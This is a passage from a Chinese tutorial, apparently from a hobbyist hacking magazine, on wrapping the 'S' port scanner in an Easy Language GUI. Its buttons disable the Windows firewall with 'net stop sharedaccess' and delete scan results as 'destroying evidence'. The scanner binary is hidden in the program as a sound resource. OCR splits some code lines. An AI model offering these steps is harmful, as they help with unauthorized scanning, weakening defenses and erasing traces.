


图5

二、编写代码

现在进入写代码的部分，双击“syn扫描”按钮进入代码区。我们知道S扫描器在cmd下运行的命令为“s.exe syn 开始IP 终止IP 端口 /save”，因此我们写入代码：**运行（“s.exe” + “ ” + “syn” + IP编辑框1.地址 + “ ” + IP编辑框**




图6

2.地址 + " " +编辑框1.内容 + " " + "/save", 假,)，syn 按钮的代码我们已经写完，切换回程序主界面继续双击"tcp 扫描"进入代码区，模仿S 扫描器TCP 扫描的使用写入代码。和syn 扫描方式的区别是需要在TCP 扫描模式下加入线程数：**运行（"s.exe" + " " + "tcp" + " " + IP编辑框1.地址 + " " + IP编辑框2.地址 + " " + 编辑框1.内容 + " " + "512" + " " + "/save", 假, ）**。重复上面的步骤，在"报告首长"的代码区写入：**运行（"notepad.exe result.txt", 假, ）**，这句很简单，意思是使用记事本打开 result.txt，result.txt 是S 扫描器的默认扫描结果。在"毁灭证据"代码区写入：**删除文件（"result.txt"）**。在"关闭防火墙"按钮代码区写入：**运行（"net stop sharedaccess", 假, ）**，如图7。所有代码填写完毕后后切换回主界面。

窗口程序集名	保 留	保 留	备 注
窗口程序集1			

子程序名	返回值类型	公开	备 注
_按钮1_被单击			

```
运行（"s.exe" + " " + "syn" + IP编辑框1.地址 + " " + IP
/save", 假, ）
```

子程序名	返回值类型	公开	备 注
_按钮2_被单击			

```
运行（"s.exe" + " " + "tcp" + " " + IP编辑框1.地址 + "
" + "512" + " " + "/save", 假, ）
```

子程序名	返回值类型	公开	备 注
_按钮3_被单击			

```
运行（"notepad.exe result.txt", 假, ）
```

子程序名	返回值类型	公开	备 注
_按钮4_被单击			

```
删除文件（"result.txt"）
```

子程序名	返回值类型	公开	备 注
_按钮5_被单击			

```
运行（"net stop sharedaccess", 假, ）
```

子程序名	返回值类型	公开	备 注
__启动窗口_创建完毕	_		

```
写到文件（"s.exe", #S扫描）
```

图7

三、载入资源

下面我们来载入资源，也就是S 扫描器，点击菜单栏中的"插入" – "资源" – "声音"，双击"内容"的空白处，弹出"声音资源属性"，选择"导入新声音"，然后找到我们的S 扫描器程序导入，注意文件类型要选择"所有文件"，如图8，点击"加入/ 修改到程序并关闭对话框"。

为了方便我把声音名称的"声音1"修改为了"S 扫描"，切换回"启动窗口"，双击启动窗口进入主程序的代码区写入代码：**写到文件（"s.exe", #s 扫描）**。好了，程序已经完成了，我们来启动一下试试，按下键盘的F5 启动程序，也可以点击程序主界面上面的小三角符号来运行，如图9。




图8

我们输入开始IP 地址、结束IP 地址和端口号，看看程序是否运行正常，就以我所在的内网来做测试吧，如图10，图11。




图9




图10

四、程序美化

文章本来到这里就结束了，可是遗憾的是程序还不够美观，我们可以简单的美化一下程序，先点击一下主程序界面，在左侧找到"底图"，点击"…"来打开"图片属性对话框"，选择"更换"载入我们的图片，如图12，然后确定既可。

也可以使用同样的方法找到"图标"来改变图标等属性，这些过程都非常的简单，我就不再罗嗦了。最后选择菜单栏"编

